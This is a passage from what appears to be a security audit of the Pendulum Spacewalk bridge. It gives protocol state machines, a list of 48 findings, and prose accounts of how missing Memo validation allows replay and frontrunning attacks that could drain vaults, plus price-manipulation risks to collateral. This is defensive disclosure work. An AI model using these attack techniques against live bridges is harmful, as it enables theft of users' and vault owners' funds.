`4->5.c`	ID3;ID4;ID7	UserCall: `cancel_redeem(retry)`	`pallets/redeem/src/lib.rs`, line `351`
`4->5.d`	ID3;ID5;ID8	UserCall: `cancel_redeem(retry)`	`pallets/redeem/src/lib.rs`, line `351`
`5.d->6`	ID1;ID3	VaultCall: `mintTokensForReimbursedRedeem`	`pallets/redeem/src/lib.rs`, line `351`

Flows State Machine



Possible Flows

1. `1 -> 2 -> 3 -> 5.a`
2. `1 -> 2 -> 3 -> 4 -> 5.b`
3. `1 -> 2 -> 3 -> 4 -> 5.d`
4. `1 -> 2 -> 3 -> 4 -> 5.d -> 6`
5. `1 -> 2 -> 4 -> 5.d -> 6`
6. `1 -> 2 -> 4 -> 5.c`

The Spacewalk Replace Protocol

This section represents the Replace protocol DFSM of the Spacewalk project, based on the Interlay Protocol specification.

Actors:

- NewVault NV
- OldVault OV

Definition:

- C: Collateral Locked by the Vault.
- CT: 1.5 (150%) Collateral Threshold.
- GCT: GriefingCollateralThreshold
- X: Amount Of Tokens and InterTokens.
- GFC=X*GCT=Griefing Collateral.
- TxP: Proof Of Stellar Transaction.
- IRR: ReferenceReplaceRequest
- HG: IssuePeriod "Hourglass"

Precondition:

- OldVault has issued interBTC tokens
    - OldVault has locked DOT collateral in Vault Registry
    - OldVault holds Stellar Tokens on Stellar

We can consider two different scenarios starting from NV locking Collateral (X+y) with $y \in R$.

- NV lock Collater (X+y) with $y \in R$
    - y=0 , in this scenario, we won't consider that the OldVault could even satisfy redeem request to get rid of tokens.

- y<0 , in this second scenario, we will consider that the OldVault could even satisfy redeem request to get rid of tokens.

Spacewalk replace protocol, scenario y=0

We now consider the scenario where:

- NV lock Collater (X+y) with y ∈ R
- y=0 , in this scenario, we won't consider that the OldVault could even satisfy redeem request to get rid of tokens

We consider the deterministic finite state machine as a 4-tuple (Q; ConL; TF; STp) consisting of:

- a finite set of states Q
- a finite set of Condition ConL
- a finite set of transition functions TF
- a set of accepted states transition STp

Sets

- `Q` ={ `1` ; `2` ; `3` ; `4` ; `5` ; `6.a` ; `6.b` }
- `ConL` = { `HG!Over` ; `replaceID ! used before` ; `TxProof! used before` ; `OV must be the same of State 1` ; `StellarAddress is NV in replaceID` ; `HGisOver` ; `TxProof is related to replaceID` }
- `TF` = { `OV_request_replace` ; `NV_accept_replace` ; `HG Expires` ; `OV send Tx on Stellar with Memo=replaceID` ; `OV call executeReplace` ; `NV call cancelReplace` }
- `STp` ={ `1->2` ; `2->3` ; `3->4` ; `3->5` ; `4->5` ; `4->6.a` ; `5->6.b` }

Final States Description

State	Description
6.a	oldVault's DOT collateral is released - newVault has now replaced oldVault
6.b	newVault gain oldVault GFC. NewVault C is released

Condition Table

Condition ID	Condition
ID1	`OV has called request_replace`
ID2	`HG!Over`
ID3	`HGisOver`


Condition ID	Condition
ID4	`(ReplaceID)! used before`
ID5	`(TxProof)! used before`
ID6	`TxProof is related to ReplaceID`
ID7	`OV must be the same of State 1`
ID8	`StellarAddress is NV in replaceID`

- Given `STp` ={ `1->2` ; `2->3` ; `3->4` ; `3->5` ; `4->5` ; `4->6.a` ; `5->6.b` }

State Transition Table

State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`1->2`	Precodintion Satisfied	OVCall: `request_replace`	`pallets/replace/src/lib.rs`,line `206`
`2->3`	ID1	NVCall: `acceptReplace`	`pallets/replace/src/lib.rs`,line `256`
`3->4`	ID2;ID7;ID8	OV Send Tx on Stellar with Memo=replaceID	None
`3->5`	ID3	HG expires	None
`4->5`	ID3	HG expires	None
`4->6.a`	ID2;ID4;ID5;ID6;ID7;ID8	OV Call: `execute_replace`	`pallets/redeem/src/lib.rs`,line `282`
`5->6.b`	ID3;ID4	NVCall: `cancel_replace`	`pallets/redeem/src/lib.rs`,line `308`

Flows State Machine



Possible Flows

1. `1 -> 2 -> 3 -> 4 -> 6.a`
2. `1 -> 2 -> 3 -> 4 -> 5 -> 6.b`
3. `1 -> 2 -> 3 -> 5 -> 6.b`

Spacewalk replace protocol, scenario y<0

We now consider the scenario where:

- NV lock Collater (X+y) with y ∈ R
- y<0 , In this second scenario, the OldVault could even satisfy redeem request to get rid of tokens.

We consider the deterministic finite state machine as a 4-tuple (Q; ConL; TF; STp) consisting of:

- a finite set of states Q
- a finite set of Condition ConL
- a finite set of transition functions TF
- a set of accepted states transition STp

Sets

- `Q` ={ `1` ; `2` ; `3` ; `4` ; `5` ; `6.a` ; `6.b` }
- `STp` ={ `1->2` ; `2->3` ; `3->4` ; `3->5` ; `4->5` ; `4->6.a` ; `5->6.b` }
- `ConL` = { `HG!Over` ; `replaceID ! used before` ; `TxProof! used before` ; `OV must be the same of State 1` ; `StellarAddress is NV in replaceID` ; `HGisOver` ; `TxProof is related to replaceID` }
- `TF` = { `OV_request_replace` ; `NV_accept_replace` ; `HG Expires` ; `OV send Tx on Stellar with Memo=replaceID` ; `OV call executeReplace` ; `NV call cancelReplace` }

Final States Description

State	Description
6.a	oldVault's DOT collateral is released - oldVault has been replaced by NewVault or User
6.b	newVault gain oldVault GFC. NewVault C is released
7	oldVault recover Remaining X

Condition Table


Condition ID	Condition
ID1	`OV has called request_replace`
ID2	`HG!Over`
ID3	`HGisOver`
ID4	`(ReplaceID)! used before`
ID5	`(TxProof)! used before`
ID6	`TxProof is related to ReplaceID`
ID7	`OV must be the same of State 1`
ID8	`StellarAddress is NV in replaceID`
ID9	`toBeReplacedTokens is > 0`
ID10	`PostCondition toBeReplacedTokens remain > 0`

- Given `STp` ={ `1->2` ; `2->2` ; `2->6.a` ; `2->3` ; `3->4` ; `3->5` ; `4->5` ; `4->6.a` ; `4->6.c` ; `5->6.b` ; `6.c->7` }

State Transition Table

State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`1->2`	Precodintion Satisfied	OVCall: `request_replace`	`pallets/replace/src/lib.rs`,line `206`
`2->2`	ID10	OV satisfy `redeemRequest`	None
`2->6.a`	None	OV satisfy `redeemRequest`	None
`2->3`	ID1	NVCall: `acceptReplace`	`pallets/replace/src/lib.rs`,line `256`
`3->4`	ID2;ID7;ID8	OV Send Tx on Stellar with Memo=replaceID	None
`3->5`	ID3	HG expires	None
`4->5`	ID3	HG expires	None
`4->6.a`	ID2;ID4;ID5;ID6;ID7;ID8	OV Call: `execute_replace`	`pallets/replace/src/lib.rs`,line `282`
`4->6.c`	ID2;ID4;ID5;ID6;ID7;ID8;ID10	OV Call: `execute_replace`	`pallets/replace/src/lib.rs`,line `282`
`5->6.b`	ID3;ID4	NVCall: `cancel_replace`	`pallets/replace/src/lib.rs`,line `308`
`6.c->7`	ID9	OVCall: `withdrawReplace`	`pallets/replace/src/lib.rs`, line `229`

Flows State Machine



Possible Flows

1. `1 -> 2 -> 3 -> 4 -> 6.a`
2. `1 -> 2 -> 3 -> 4 -> 5 -> 6.b`
3. `1 -> 2 -> 3 -> 5 -> 6.b`
4. `1 -> 2 -> 3 -> 4 -> 6.c -> 7`
5. `1 -> 2 -> 3 -> 4 -> 6.c -> 2`
6. `1 -> 2 -> 2`
7. `1 -> 2 -> 6.a`


DIAGRAMS | PENDULUM - SPACEWALK

Spacewalk Pallets Structures


This section shows the storages and structures used by each Pallet in the Spacewalk project. The syntax and semantics used in the diagrams are defined as follows:

- Relationships
  - `Stores` : the pallet stores the data in its storage. The storage is a key-value map. Here it is represented as a table with the field key and value. Each one is associated with the type of structure they store.
  - `Contains` : the structure/storage that contains the data. The data is stored in the structure as a field. To facilitate the reading of the diagram, only the important `Contains` connections are shown.
  - `Can Contain` : similar to `Contains` , but the associated structure could be absent.
- Types
  - `Option` : used in combination with `Default` to represent `Enumerators` in Rust. This means a structure that can encapsulate other structures. If it can contain data, it is represented with a dash "_" after the `Option` word.
  - `Default` : the default structure of an `Enumerator` in Rust.
- Considerations
  - Unused structures are not shown in the diagram unless they have a direct relationship with another one.
  - The pallets have two main ways of storing data, in a `StorageMap` or `StorageValue` . The `StorageMap` is represented as a standalone table associated with the pallet configuration with `Contains` , while the `StorageValue` is represented as a field in the pallet configuration.
  - To facilitate the reading of the diagram, we divided into two part. The first one shows the `Oracle` and `VaultRegistry` pallets, and the second one shows the `Issue` , `Redeem` , `Replace` , `StellarRelay` 's pallets, and the `Primitives` .


The following figure depicts the structures diagram of the `Issue` , `Redeem` , and `Replace` pallets.



The figure below shows the structures of the `stellar-relay` pallet.



The figure below represents the `oracle` pallet structures.



As for the `vault-registry` structures and storage, the diagram has been omitted due to its high complexity and low readability.

FINDINGS | PENDULUM - SPACEWALK

48	3	6	3	11	25
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Pendulum - Spacewalk. Through this audit, we have uncovered 48 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
GLOBAL-01	Missing On-Chain Transaction Data Validation	Design	Critical	Resolved
GLOBAL-02	Feasibility Of Collateral Against Price Manipulation	Economical Model, Design	Critical	Acknowledged
LBC-01	Potential Replay Attack In Pallet Issue	Logical Issue, Control Flow	Critical	Resolved
GLOBAL-03	**Centralization Related Risks**	**Centralization / Privilege**	**Major**	**Mitigated**
LBC-02	Potential Frontrunning In Pallet Issue	Logical Issue, Control Flow	Major	Resolved
LI7-01	Potential Replay Attack In Pallet Redeem	Logical Issue, Control Flow	Major	Resolved
LIF-01	Potential Replay Attack In Pallet Replace	Logical Issue, Control Flow	Major	Resolved
LIH-01	**Oracles System Missing Validations And Incentives**	**Centralization / Privilege, Design, Game Theory**	**Major**	**Mitigated**
PAL-01	Unchecked Data Of Stellar Transactions	Logical Issue, Control Flow	Major	Resolved
EXU-01	Open Request May Be Lost On Failure	Logical Issue	Medium	Partially Resolved

ID	Title	Category	Severity	Status
LIH-02	Potential Disruption Of Oracles System	Volatile Code, Control Flow	Medium	Resolved
STL-01	Wallet Sequence Number Updated Before Confirming Transaction	Logical Issue	Medium	Resolved
9B2-01	Unresolved * `TODO` * And * `FIXME` * Comments	Coding Style	Minor	Acknowledged
AGN-01	Agent Can't Stop Gracefully	Logical Issue	Minor	Resolved
GLOBAL-04	Secret Exposed In Command Line Invocation	Secrets Management	Minor	Resolved
LI5-01	Unsafe Integer Cast	Logical Issue	Minor	Resolved
LI7-02	Hardcoded Redeem's Inclusion Fee	Design , Inconsistency	Minor	Acknowledged
LI7-03	Incorrect Helper To Define Call Weight	Inconsistency	Minor	Resolved
LI7-04	Untracked `amount` Transferred	Logical Issue	Minor	Acknowledged
LIY-01	Missing Validators Validation	Logical Issue	Minor	Acknowledged
ORC-01	Hardcoded Remote Resource Locators	Logical Issue	Minor	Acknowledged
SYT-01	Over-Exposed Secret Key In Memory	Volatile Code, Logical Issue	Minor	Resolved
SYT-02	Missing Implementation Of Account Funding	Volatile Code	Minor	Acknowledged
9B2-02	Inconsistent Comments	Inconsistency, Coding Style	Informational	Acknowledged

ID	Title	Category	Severity	Status
9B2-03	Unused Errors	Coding Style	Informational	Acknowledged
9B2-04	Logic Should Be Moved To An Separate Function - Refactoring	Coding Style	Informational	Acknowledged
9B2-05	Commented Out Code	Coding Style	Informational	Acknowledged
CLI-01	Confusing Function Naming	Coding Style	Informational	Acknowledged
CLI-02	Typos	Coding Style	Informational	Acknowledged
CLI-03	Incorrect Error Type Thrown	Coding Style, Logical Issue	Informational	Acknowledged
EXU-02	Missing Information In Logging Message	Logical Issue	Informational	Acknowledged
GLOBAL-05	Unnecessary Off-Chain User Protection Mechanism	Design	Informational	Acknowledged
IML-01	Same Behavior Defined For Different Conditions	Coding Style	Informational	Acknowledged
LBC-03	Inconsistent `match` Expression	Control Flow, Coding Style	Informational	Acknowledged
LI5-02	TryFrom `CurrencyId` Implementations Contain Repeated Code	Coding Style	Informational	Acknowledged
LI7-05	Mismatch In Variable Name And Pallet Name	Inconsistency	Informational	Acknowledged
LIH-03	Values Length Not Validated In `feed_values` Function	Control Flow	Informational	Acknowledged
LIY-02	Unnecessary Conversion Of Vector	Inconsistency	Informational	Resolved

ID	Title	Category	Severity	Status
LIY-03	Reduce Using `unwrap()` And `expect()` In Production Codebase	Coding Style, Data Flow	Informational	Acknowledged
PAL-02	Unnecessary `Result<...>` Return Type	Coding Style	Informational	Acknowledged
PAL-03	Usage Of Magic Numbers	Coding Style	Informational	Acknowledged
PRF-01	Unhandled Error	Control Flow	Informational	Acknowledged
SRC-01	Unused Methods And Storage	Inconsistency	Informational	Acknowledged
SRL-01	Usage Of Hard-Coded Strings	Coding Style	Informational	Acknowledged
STL-02	Code Duplication	Coding Style	Informational	Acknowledged
STL-03	Lack Of Validation For `destination_address` On `send_payment_to_address()`	Logical Issue	Informational	Acknowledged
SYT-03	Unnecessary Variable	Coding Style	Informational	Acknowledged
TYL-01	Confusing Variable Naming	Coding Style	Informational	Acknowledged

GLOBAL-01 | MISSING ON-CHAIN TRANSACTION DATA VALIDATION

Category	Severity	Location	Status
Design	Critical		Resolved

Description

The general aim of the Spacewalk bridge is to allow assets on the Stellar blockchain to be used on a generic Substrate chain which imports the Spacewalk pallets.

In general, when bridging assets between two chains (from chain A to chain B) the following checks need to be enforced:

- **Transaction Validity**: Verify that transaction Tx1 on chain A is a valid transaction.
- **Frontrunning, Impersonification**: Verify that the `receiver` of the tokens on chain B is the same user who has issued the `requestIssue` and that is the same one who has done the transaction on Stellar.
- **Replay Attack**. Verify that Tx1 has not already been used to bridge tokens from A to B.

In particular, the Spacewalk design enforces a flow according to which a bridging operation is:

1. Requested on the Substrate blockchain
2. Started on the Stellar
3. Finalized on the Substrate blockchain

The way in which the three steps are grouped together is through the generation of an operation Id (issueId, redeeemId, ...) that is generated in step 1, included in the Stellar transaction as a `Memo` in step 2 and reported back to the Substrate chain in step 3.

However, the verification that the operation Id was correctly included in the Stellar transaction's `Memo` is missing when processing step 3.

Therefore, opening the door to **Frontrunning Attacks** and **Replay Attacks**.

In fact, the issue allows any attacker to e.g., grab any transaction executed on the Stellar chain and compete with the legitimate user in order to spend it on the Substrate chain and claim funds.

The following findings describe the detail of the problem in the affected pallets and the different consequences:

- LBC-01: Potential Replay Attack on Pallet Issue
- LBC-02: Potential Frontrunning Attack on Pallet Issue
- LI7-01: Potential Replay Attack on Pallet Redeem

- LIF-01: Potential Replay Attack on Pallet Replace

As a note to the development team, we found that the Memo check, missing from the on-chain part of the bridge, is implemented in the code provided as client tool, where the operation Id is decoded from the transaction collected by subscribing to the Vault account on the Stellar blockchain. Clearly such check is not enough, since a user is not constrained to use the provided client tool and can directly interact with the Substrate chain.

Recommendation

We generally recommend implementing an on-chain verification mechanism for the `Transaction Memo` included in the Stellar transactions.

Dedicated recommendations are provided in each finding referred in the description.

Alleviation

`[Certik]` : The team heeded the advice and resolved the finding by resolving each of the findings pointed here.

GLOBAL-02 FEASIBILITY OF COLLATERAL AGAINST PRICE MANIPULATION

Category	Severity	Location	Status
Economical Model, Design	Critical		Acknowledged

Description

Vaults provide collateral in whitelisted assets within the Spacewalk Bridge. The absolute value of assets that are liquidatable for a given Vault is defined by the value of the collateral subtracted by the value of the bridged assets on the stellar chain. We will represent this value as V_{risk}. Both collateral and bridged assets must be carefully selected along with collateralization rate.

In particular, assets without deep liquidity represent an attack surface for vault owners. Examples of this type of attack can be seen below:

1. Venus Protocol
2. Mango Markets

However, the main difference is that the economic attack on the Spacewalk bridge will target the collateral. There are two possible scenarios to consider:

- Case A: The price of the bridged asset is dramatically increased;
- Case B: The price of the collateral asset is dramatically decreased.

In case A, if the bridged asset has a low market capitalization and the collateral asset has a large market capitalization then attackers will be incentivized to manipulate the price of the bridged asset to obtain the collateral asset. This represents a significant loss of funds for Vaults as the value V_{risk} can be maximized from the start of the attack.

In case B, if the collateral asset has a low market capitalization and the bridged asset has a large market capitalization then the attacker is able to manipulate the price of the collateral asset. However the attacker will only obtain more collateral assets. This represents a potential loss of funds for Vaults. However such an attack is not incentivized as the attacker will devalue their assets. The attackers profit will be dependent on the liquidation exchange rate for the collateral and the price of the asset after the attack.

Summary

Vault Owners are vulnerable to price manipulation attacks if the bridged asset has a low market capitalization and the collateral asset has a large market capitalization regardless of collaterization levels.

Recommendation

During the initial launch phase, these risks should be made clear to vault owners. We recommend that assets with a small market capitalization should not be bridged with collateral assets that have a large market capitalization.

A risk analysis should be completed on the collateralization rates for paired bridged assets and collateral assets or alternatively a study should be conducted on the current collateralization rates of Lending Markets found in the Polkadot Ecosystem. The outcome of this study should be a set of collateralization parameters that minimize the possibility of a profitable economic attack.

Until the bridged assets and collateral assets have been set and a risk analysis is completed, we would recommendation the following:

1. Conservative collateralization rates are used for all collateral;
2. Assets with a small market capitalization are not paired with collateral that has a large market capitalization;
3. The number of Vaults and Collateral amount is limited.

Further, we would recommend that the Spacewalk team conducts a launch on `Rococo` Testnet followed by a guarded launch on Kusama. In both instances, all Vaults should be actively monitored and the parachain stopped in case of error.

Alleviation

`[Certik]` : The team acknowledged the finding, stating that only controlled and fiat pegged tokens will be bridged. Moreover, the oracle pallet has been refactored and the price feed aggregation has been delegated to an off-chain middleware. Although, the code of the change is out of scope for this audit.

LBC-01 | POTENTIAL REPLAY ATTACK IN PALLET ISSUE

Category	Severity	Location	Status
Logical Issue, Control Flow	Critical	pallets/issue/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 449~460	Resolved

Description

File: /pallets/issue/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The `execute_issue` in the pallet `Issue` does not validate if a transaction proof was already used, it only verifies that the `IssueRequest` hasn't been completed yet. This leads to the possibility of creating multiple issues with the same amount and same vault and executing all of them using the same Stellar transaction.

There's no validation that connects the transaction and the issue during the execution of `execute_issue`. This means a user could empty all the Vaults just with one small Stellar transaction on each one.

Note that the finding has been validated both through unit tests.

Scenario

The following scenario represents a case where a user is bridging any amount from Stellar to the parachain:

1. User U calls `request_issue` with an amount X of tokens and the vault V, generating the issue I1.
